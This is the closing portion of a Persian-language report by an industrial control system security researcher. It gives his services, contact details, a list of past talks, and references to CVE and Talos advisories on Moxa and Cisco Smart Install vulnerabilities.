- تدریس دوره‌های مقدماتی و پیشرفته امنیت سامانه‌های کنترل صنعتی و سمینارها و کارگاه‌های مرتبط
- مشاوره و اجرای طرح‌های جامع امن سازی سامانه‌های کنترل صنعتی و زیرساخت‌های حیاتی
- طراحی و راه‌اندازی آزمایشگاه‌های ارزیابی امنیتی سامانه‌های کنترل صنعتی
- طراحی نقشه راه امن سازی سایبری سامانه‌های سایبری و سایبر-فیزیکی
- ارزیابی امنیتی سامانه‌های کنترل صنعتی و زیرساخت‌های حیاتی
- تحلیل جریان اطلاعات در سامانه‌های سایبر-فیزیکی
- مدل‌سازی امنیتی سامانه‌های سایبر- فیزیکی

راه ارتباطی:

تماس جهت عقد قرارداد مشاوره، طراحی و اجرا، برگزاری دوره‌های آموزشی یا سخنرانی:

✉ mm.Ahmadian[aatt]aut[dot]ac[dot]ir

www.mmAhmadian.ir

۰۹۱۲۰۴۶۲۴۹۵

- ساعات تماس : ۸ صبح الی ۱۸ (روزهای غیر تعطیل)
- به دلیل مشغله‌ی کاری و حضور در برخی جلسات کاری یا دانشگاهی لطفاً قبل از تماس یک پیامک حاوی معرفی خود (صنعت/سازمان) و موضوع نیازمندی ارسال نمایید تا بتوانم در خدمت شما باشم.

عزیزانی کـه تمـایل دارند نامه یا پیام ارســـالی خود را با یک‌لایه امنیتی (رمزنگاری) برای بنده ارسـال کنند می‌توانند از کلید عمومی PGP بنده (لینک) برای ارسـال رمز شده نامه خود استفاده کنند. قبل از استفاده از کلید عمومی بنده می‌توانید برای اطمینان بیشتر از صحت این کلید، کد درهم‌ساز فایل مربوط به کلید بنده را با کد درهم‌ساز ذیل مقایسه کنید.

MD5 checksum of PGP_PublicKey_MMAhmadian.zip:
5818bc4225bdd6354b07a5a9ed3bf0af

گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی

برخی سوابق آموزشی مرتبط:

عنوان	عنوان انگلیسی	محل ارائه	زمان	اسلاید
سخنرانی چالش‌های امنیتی در سامانه‌های سایبر-فیزیکی (با محوریت تحلیل جریان اطلاعات در خطوط لوله نفت و گاز)	*Cyber–Physical Systems Security Challenges (Case study: Information Flow Security Analysis in Natural Gas and Oil Pipeline System)*	ششمین کنفرانس فناوری اطلاعات و ارتباطات در نفت، گاز، پالایش و پتروشیمی، تهران، دانشگاه شهید بهشتی	دی ماه ۱۳۹۶	لینک
شناسایی تهدیدات و آسیب‌پذیری‌های امنیتی پروتکل کنترل صنعتی IEC 60870-5-104	*Towards the Identification of IEC 60870-5-104 Protocol Security Vulnerabilities and Threats*	چهاردهمین کنفرانس بین‌المللی انجمن رمز، شیراز، دانشگاه شیراز	۱۶ شهریور ۱۳۹۶	لینک آگهی
کارگاه آموزشی امنیت اطلاعات در سامانه‌های کنترل صنعتی: چالش‌ها و راهکارها	*Information Security in Industrial Control Systems: Challenges and Solutions*	چهاردهمین کنفرانس بین‌المللی انجمن رمز شیراز، دانشگاه شیراز	۱۴ شهریور ۱۳۹۶	لینک آگهی
ارائه علمی تحلیل و وارسی صوری امنیت جریان اطلاعات در سامانه‌های سایبری-فیزیکی، مطالعه موردی: سامانه انتقال (خطوط لوله) گاز	*Formal Analysis and Verification of information flow security in cyber–physical systems, Case study: natural gas pipeline system*	دانشگاه صنعتی امیرکبیر	مرداد ۱۳۹۵	
ارائه علمی درآمدی بر سامانه‌های سایبری-فیزیکی و چالش‌های امنیتی آن‌ها، حوزه محوری: سامانه‌های کنترل صنعتی	*Introduction to cyber–physical systems and their security challenges, Case study: ICSs*	دانشگاه صنعتی امیرکبیر	شهریور ۱۳۹۵	
سخنرانی چالش‌ها و راهکارهای امنیتی در سامانه‌های کنترل صنعتی	*security challenges and solutions in ICSs*	-	آبان ۱۳۹۵	
کارگاه آموزشی امنیت سایبری در سامانه‌های کنترل صنعتی	*Cyber Security in Industrial control systems*	شرکت ملی گاز ایران، تهران	اسفند ۱۳۹۴	لینک
سخنرانی امنیت سایبری سامانه‌های کنترل صنعتی در صنایع نفت، گاز، پالایش و پتروشیمی		سومین کنفرانس و نمایشگاه فناوری اطلاعات و ارتباطات در صنایع نفت، گاز، پالایش و پتروشیمی، تهران، دانشگاه شهید بهشتی	دی ۱۳۹۳	لینک

گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی

مراجع

۱. احمدیان، محمدمهدی؛ رضازاده، بابک. پروتکل کنترل صنعتی IEC 60870-5-104 از منظر امنیت سایبری، انستیتو ایزایران، ۱۳۹۶
۲. اطلاعیه وزارت ارتباطات و فناوری اطلاعات پیرامون حمله به بیش از ۲۰۰ هزار روتر سوییچ در دنیا
۳. کانال‌های اطلاع‌رسانی وب آموز، پینگ، م. م. احمدیان، آکادمی آموزشی روزبه، آفسک

4. https://www.linkedin.com/pulse/big-remaining-stuxnet-question-dale-peterson/
5. https://blog.talosintelligence.com/2018/04/vuln-moxa-edr-810.html
6. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-12120
7. https://nvd.nist.gov/vuln/detail/CVE-2017-12120
8. https://www.talosintelligence.com/vulnerability_reports/TALOS-2017-0472
9. https://cve.mitre.org/cgi-bin/cvename.cgi?name=2018-0171
10. https://www.securityfocus.com/bid/103538
11. https://www.talosintelligence.com/vulnerability_reports/TALOS-2017-0473
12. https://people.canonical.com/~ubuntu-security/cve/2017/CVE-2017-12121.html
13. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-12121
14. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-14435
15. https://www.cvedetails.com/cve/CVE-2017-14435/
16. https://www.talosintelligence.com/vulnerability_reports/TALOS-2017-0474
17. https://nvd.nist.gov/vuln/detail/CVE-2017-12124
18. https://www.talosintelligence.com/vulnerability_reports/TALOS-2017-0476
19. https://nvd.nist.gov/vuln/detail/CVE-2017-12125
20. https://www.talosintelligence.com/vulnerability_reports/TALOS-2017-0477
21. https://www.talosintelligence.com/reports/TALOS-2017-0478
22. https://www.talosintelligence.com/vulnerability_reports/TALOS-2017-0479
23. https://www.talosintelligence.com/vulnerability_reports/TALOS-2017-0480
24. https://www.talosintelligence.com/vulnerability_reports/TALOS-2017-0481

گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی

25. https://www.talosintelligence.com/vulnerability_reports/TALOS-2017-0487
26. https://blogs.cisco.com/security/talos/moxa-edr-810-vulnerabilities
27. https://securitytracker.com/id/1040580
28. https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20180328-smi#fixed
29. https://embedi.com/blog/cisco-smart-install-remote-code-execution/
30. https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20170214-smi
31. https://www.i24news.tv/en/news/international/middle-east/171739-180407-don-t-mess-with-us-elections-hackers-warn-in-cyber-attack-on-iran
32. https://www.zdnet.com/article/cisco-security-russia-iran-switches-hit-by-attackers-who-leave-us-flag-on-screens
33. http://www.aftana.ir/fa/doc/news/13892
34. http://www.invexnews.com/item-342896-iran-hit-by-massive-cyber-attack-that-le
35. https://www.hackread.com/hackers-leave-us-flag-after-targeting-cisco-switches-in-russia-iran
36. https://securityaffairs.co/wordpress/71102/hacking/cisco-smart-install-hack.html
37. https://isc.sans.edu/diary/rss/23535
38. https://bst.cloudapps.cisco.com/bugsearch/bug/CSCvd36820
39. https://motherboard.vice.com/en_us/article/a3yn38/election-hacking-vigilante-russia-iran-cisco
40. https://nvd.nist.gov/vuln/detail/CVE-2018-0156
41. https://cwe.mitre.org/data/definitions/20.html
42. https://www.cisecurity.org/advisory/multiple-vulnerabilities-in-cisco-ios-ios-xe-and-ios-xr-could-allow-for-remote-code-execution_2018-034/
43. https://cwe.mitre.org/data/definitions/121.html
44. https://www.isna.ir/news/97013011507/%DA%A9%D8%B4%D9%81-%DB%B1%DB%B7-%D8%A2%D8%B3%DB%8C%D8%A8-%D9%BE%D8%B0%DB%8C%D8%B1%DB%8C-%D8%AF%D8%B1-%D8%B1%D9%88%D8%AA%D8%B1-%D8%B3%D8%A7%D8%B2%D9%85%D8%A7%D9%86-%D9%87%D8%A7%DB%8C-%D9%86%D9%81%D8%AA-%D9%88-%DA%AF%D8%A7%D8%B2
45. https://www.us-cert.gov/ncas/current-activity/2018/05/16/Cisco-Releases-Security-Updates

46. http://afta.gov.ir/Portal/home/?news/235046/237266/237599/%D8%A2%D8%B3%DB%8C%D8%A8-%D9%BE%D8%B0%DB%8C%D8%B1%DB%8C-%D8%A7%D8%B9%D8%AA%D8%A8%D8%A7%D8%B1%D8%B3%D9%86%D8%AC%DB%8C-%D9%86%D8%A7%D9%85%D9%86%D8%A7%D8%B3%D8%A8-%D9%88%D8%B1%D9%88%D8%AF%DB%8C-%D8%AF%D8%B1-%D8%AA%D8%AC%D9%87%DB%8C%D8%B2%D8%A7%D8%AA-%D8%B5%D9%86%D8%B9%D8%AA%DB%8C-%D8%B2%DB%8C%D9%85%D9%86%D8%B3
47. https://www.securityfocus.com/bid/103465
48. https://ics-cert.us-cert.gov/advisories/ICSA-18-079-02
49. https://cert-portal.siemens.com/productcert/pdf/ssa-592007.pdf

❋کلیه معادل‌سازی‌های این گزارش بر اساس فرهنگ واژگان موجود در آدرس ذیل:

- http://www.mmahmadian.ir/mysecglossary/infosecgloss/